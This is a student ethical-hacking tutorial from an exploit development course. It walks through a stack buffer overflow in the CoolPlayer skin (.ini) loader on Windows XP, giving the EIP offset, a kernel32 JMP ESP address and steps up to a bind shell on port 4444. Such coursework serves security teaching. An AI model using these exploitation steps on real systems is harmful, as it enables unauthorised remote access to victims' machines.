



**Abertay
University**

Exploiting the CoolPlayer Application

A detailed tutorial on how Buffer Overflows are performed and how they can exploit an application.

Karl Barrett - 1803117

CMP320: Ethical Hacking 3 – Exploit Development

BSc Ethical Hacking Year 3

2020/21

Abstract

This paper aims to illustrate how buffer overflow vulnerabilities can lead to the exploitation of a program through a worked tutorial. Buffer overflows are one of the most common application exploits, they occur when a data set is processed into a buffer that is larger than its capacity. The tutorial will focus on the music player “CoolPlayer” on Windows XP and will demonstrate how to carry out a buffer overflow on this type of application and further exploit it and the victim’s system.

The application tested in this paper was shown to be vulnerable to the buffer overflow exploit through the ability to add a skin to the application. Different tests were carried out on the application to prove the existence of the vulnerability and to display the damage that this weakness could cause. Background of buffer overflows, countermeasures adopted by modern operating systems and evading Intrusion Detection Systems was also discussed in this paper.

+Contents

1	Introduction	1
1.1	Buffer Overflows and Preventative Measures.....	1
1.1.1	Background of Buffer Overflows.....	1
1.1.2	Bypassing Preventative Measures	3
1.2	Description of the Exploit Development Environment.....	3
2	Procedure.....	4
2.1	Overview of the CoolPlayer Application	4
2.2	Proving A Vulnerability Exists (With DEP On)	5
2.2.1	Playlist Feature (.m3u file)	5
2.2.2	Upload a Skin (.ini file)	5
2.3	Exploitation of the Application with DEP ON.....	13
3	Discussion.....	17
3.1	General Discussion.....	18
3.1.1	Counter Measures Adopted by Modern Operating Systems.....	18
3.1.2	How an exploit can be modified to evade Intrusion Detection Systems.....	19
3.2	Future Work	19
4	References	Error! Bookmark not defined.
	Appendices.....	21
	Appendix A.....	21

1 INTRODUCTION

1.1 BUFFER OVERFLOWS AND PREVENTATIVE MEASURES

1.1.1 Background of Buffer Overflows

Buffer Overflows are one of the most common exploits. It is necessary to know some background on the topic before attempting to exploit an application that is vulnerable and learn how the exploit can be prevented. A buffer is an area of memory allocated with a fixed size. It is used to hold data when it is being transferred between two devices, for instance when the user can input a file within an application. A buffer overflow occurs when this buffer, that has a certain allocation for data, has been overwhelmed with more data than it can handle. More data than expected has been written to the buffer, overwriting memory that's outside of the buffer. This overflow of the buffer can then be further manipulated in different ways that are of interest to attackers. There are two different types of buffer overflows: Heap Overflows and Stack Overflows.

1.1.1.1 The Stack

The stack is an area of memory that holds temporary data, such as variables, in the form of stack frames. It changes in size while a program is carrying out its processes with frames being "PUSHed" into the stack and "POPPed" out of the stack. The stack has a limit to the amount of data that can be stored within it resulting in larger variables being stored in the heap. Stack frames are managed in a last in – first out order (LIFO) as seen in figure 1-1, and the stack returns to its original state when all frames are cleared from memory.




Figure 1-1 Stack Operations (Buffer Overflow Attacks, 2005)

The stack pointer (ESP – Extended Stack Pointer) keeps track of which frame is at the top of the stack, ensures frames are pushed to the top of the stack and then popped when they have carried out their instruction. The ESP helps to simultaneously clear memory within the stack.

A stack overflow is the most common type of buffer overflow; it occurs when a buffer is overflowed with data that exceeds the stacks space, this then writes to memory outside of the intended structure. A fuzzing technique to check whether this is possible is overflowing the buffer with a common set of characters such as a large set of A's.

1.1.1.2 The Heap

When sets of data are too large for the stack they are sent to the heap, the heap is an area of memory controlled by the application. The heap is an area in memory that is used for dynamic allocation of data, meaning it changes in size while the program is running. [1] Within Windows XP the Heap Manager is used throughout to dynamically allocate memory. It is located at the top of virtual memory interfaces provided by the kernel; this is accessed through VirtualAlloc() and VirtualFree()




Figure 1-2 Heap in Memory

Heap overflows occur by corrupting the dynamically allocated data within the heap in ways that make the application overwrite internal structures.

1.1.1.3 General Purpose Registers

There are several different pointers (registers) but the pointers that are most important in relation to buffer overflows are the **EIP, EBP and ESP**.

The *EIP* (Extended Instruction Pointer) – this pointer tells the computer where to go next to execute code, gaining control of the EIP allows for the potential to carry out a buffer overflow.

The *EBP* (Extended Base Pointer) – this pointer usually stays the same throughout the execution of the program. It usually points to the top of the stack and is used for referencing local variables.

The *ESP* (Extended Stack Pointer) – previously mentioned keeps track of the frame at the top of the stack.

1.1.1.4 Shellcode

Shellcode is code written to perform an instruction or open a program. It comes in different forms, sizes and can be used in many different scenarios. Shellcode is placed into exploits by attackers when the application that they are exploiting is vulnerable to buffer overflows; they can then carry out instructions on the victim's machine. Opening a calculator and carrying out a bind shell are examples of shellcode uses in this report.

1.1.2 Bypassing Preventative Measures

1.1.2.1 Egghunters

In some cases, there is little room for shellcode to be placed within the stack. In such cases an Egghunter is used, this is a small piece of code that searched within virtual memory for a certain string that is then used to start shellcode. An example of a Egghunter is the w00tw00t code.

1.1.2.2 ROP Chains

Return-Oriented Programming is an exploit technique that allows an attacker to bypass DEP on a windows computer. It involves creating a list of instructions from existing harmless code and turning them into a shellcode path which will execute an exploit after it has passed through. These chains can disable DEP or run the shellcode with DEP enabled.

1.2 DESCRIPTION OF THE EXPLOIT DEVELOPMENT ENVIRONMENT

The buffer overflow was carried on a Windows 32-bit program in Windows XP. Tools used for the exploit development were different debuggers such as Immunity debugger and OllyDbg. Notepad++ was used to write exploits. Exploits were developed in Perl and the additional program can be shared for download upon request.

2 PROCEDURE

2.1 OVERVIEW OF THE COOLPLAYER APPLICATION

The application in which the demonstration for this tutorial took place on was the “CoolPlayer” Windows XP program. To start with the application was analysed for potential attack routes. The program running on the 32-bit system is a music player in which users can load playlists (.m3u files), control what’s playing, and interact with the equalizer settings. Another feature available on the application is the option to upload a different skin (.ini file) that will affect the theme of the app; these two file insertion points will be the target for the tests.



Figure 2-1-1 CoolPlayer Home Screen




Figure 2-1-2 Add playlist section in CoolPlayer




Figure 2-1-3 Load a Skin option

2.2 PROVING A VULNERABILITY EXISTS (WITH DEP ON)

The second stage in the procedure was to prove that a flaw exists within the CoolPlayer application, if a flaw exists within an application it may be susceptible to buffer overflows and further exploits of the Windows system. The two input fields previously stated in section 2.1, .m3u and .ini uploads, were checked for existing flaws.

2.2.1 Playlist Feature (.m3u file)

The CoolPlayer application was launched and then attached to Ollydbg, a debugger for Windows 32-bit systems that allows for analysis of the source code and application memory. To attach an executable to OllyDbg for analysis select “File” and then “Attach” in the top left of the debugger. A PERL file was created within notepad++ that simulated the normal format of a playlist but also included many A’s that would hopefully overflow the buffer and be visible within the debugger. Running the PERL file created a .m3u file. With the debugger running in the background the .m3u file was uploaded into the add playlist feature on CoolPlayer but the application seemed to ignore the upload and carried on running like usual; the application’s stack in the bottom right section of OllyDbg also showed that none of the As were present.

This process was repeated with an increasing amount of As but to no avail, it is likely that this part of CoolPlayer was resistant to buffer overflows or that the tester needed to try a different script format. As a result of this there was no further testing of the CoolPlayer playlist feature.

2.2.2 Upload a Skin (.ini file)

A PERL script that replicated the format of the CoolPlayer Skins was created in Notepad++, with a header of “[CoolPlayer Skin]” and text of “Playlist Skin=” followed by 1000 As. At a thousand As the program took the input of the skin, had an error “Can’t load bitmaps” but did not crash. The skin feature was recognizing the existence of the .ini file the tester had created unlike the previously curated playlist, so even though the application did not crash it was a good sign.

As this section of the application was taking input it was further tested. The PERL script was edited to increase the output of junk (As) being filled into the .ini file. After doubling the amount to 2000 the application crashed and OllyDbg displayed the EIP to be pointing at 41414141 which is a group of A characters in ASCII (American Standard Code for Information Interchange – uses numeric codes to represent characters). *Displayed in figure 2.1.*




Figure 2-2-1 OllyDbg Showing As in CoolPlayer Stack




Figure 2-2-2 Program crashing from 1500+ As

Learning that the Buffer overflowed with this amount of characters the test was rerun with less and less characters until the program it came to around 1050 being the cut-off point.




Figure 2-2-3 Verifying the crash at 1050 x As

Next was to find the EIP, using patter_create.exe a random pattern of 1050 characters was created. Upon loading this skin, the file crashed with the EIP of 38694237. This EIP address was then added to the pattern_offset.exe along with the number of characters in the pattern (1050). Pattern_offset returned the distance to EIP as being 1043 as can be seen in Figure 2-4.




Figure 2-2-4 Pattern_offset showing EIP as 1043

As the tester found the distance to EIP they could then control the EIP, point it to part of memory and jump to that location of the program's memory.

Creating a program with the distance to EIP (1043), four Bs and four Cs shown that the top of the stack (ESP), where we want to run shellcode, contains a null pointer as seen in the Figure below.

Address	Offset	Value	Comment
00127140	41414141	AAAA	
00127144	41414141	AAAA	
00127148	41414141	AAAA	
0012714C	41414141	AAAA	
00127150	41414141	AAAA	
00127154	0044470E	GD.	180
00127158	41414141	AAAA	
0012715C	42424242	BBBB	
00127160	43434343	CCCC	
00127164	00128600	.t.	
00127168	0013832C	,f.	
0012716C	001381C0	.A.	
00127170	00000000	

Figure 2-2-5 Null pointer at ESP

Therefore, we need to find a JMP ESP that has a fixed place in memory so we can jump to the top of the stack and run shellcode. Windows XP always runs programs in the same location in memory, we need to find a DLL file that contains another JMP ESP that it not null (does not contain any 00)

To find another JMP ESP we will be using the findjmp.exe that runs within command prompt. Change directory to where the .exe is stored then type "findjmp.exe kernel32.dll esp". The JMP ESP address was then copied, and a script was made to jump to this point in memory.

```

C:\Documents and Settings\Administrator>cd C:\Documents and Settings\Administrator\Desktop\1803117files

C:\Documents and Settings\Administrator\Desktop\1803117files>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0    call esp
0x7C864678    jmp esp
0x7C868667    call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses

C:\Documents and Settings\Administrator\Desktop\1803117files>
  
```

Figure 2-2-6 Kernel32.dll Jump ESP

To verify that this is a JMP ESP click on the top left window in OllyDbg and then press CTRL G. Input the address of the DLL files JMP ESP and press ok, this should confirm it is fact a JMP ESP. Select the address section and press F2, this will set a breakpoint. The kernel.32 JMP ESP will now appear in the stack and pressing F7 will now run the shellcode that was placed after the JMP ESP in the PERL script.




Figure 2-2-7 JMP ESP found and breakpoint set

To check that the shellcode was in fact running the shellcode of the windows calculator was placed after the JMP ESP and with its initialization we now know that we have complete control of the CoolPlayer EIP.

We must add NOP slides as if the shellcode starts with a CALL statement it will store variables on the top of the stack and overwrite the shellcode. Adding this will ensure the shellcode overwrite the NOP slides instead which have no functionality other this safeguard.




Figure 2-2-8 Calc Exploit with NOP slides

Using the kernel32 JMP ESP sets of 1000s of character were added to the buffer variable to test for room at the top of the stack left for Shellcode. There was more than 31,700 bytes (Calculated to be 31,705 bytes but may be slightly more or less) which is plenty of room for shellcode, this space will differ for other applications meaning there can be limits to what shellcode could be executed. It is possible to write shellcode within the initial buffer overflow, jumping into the shellcode and using it as the buffer and then JMP back and run it. The calculator was then successfully initiated using the kernel32.dll JMP ESP.




Figure 2-2-9 JMP ESP launches Calculator

After successfully executing the shellcode for a calculator and working out how much room there was for shellcode the next step was to perform more complex payload through the CoolPlayer app. With this more complex exploit a shell was carried out. This involved opening TCP port 4444 which then allows for attackers to connect to the victim's machine remotely and access it's files. Port 4444 was closed to begin with on the Windows XP machine.




Figure 2-2-10 Port 4444 Closed prior to shellcode

Using the same script as the Calculator script but with the shellcode for opening port 4444 resulted in the CoolPlayer app crashing and port 4444 now “LISTENING” when a “netstat -an” was entered into command prompt. This would now give an attacker the ability to remotely connect to the user’s PC.




Figure 2-2-11 Port 4444 opened through .ini exploit

Figure 2-2-12 shows it was possible to connect to the user's PC locally with port 4444. The connection opens in the directory where the skin is stored but the attacker could transverse into other folders on the user's computer through the command prompt.

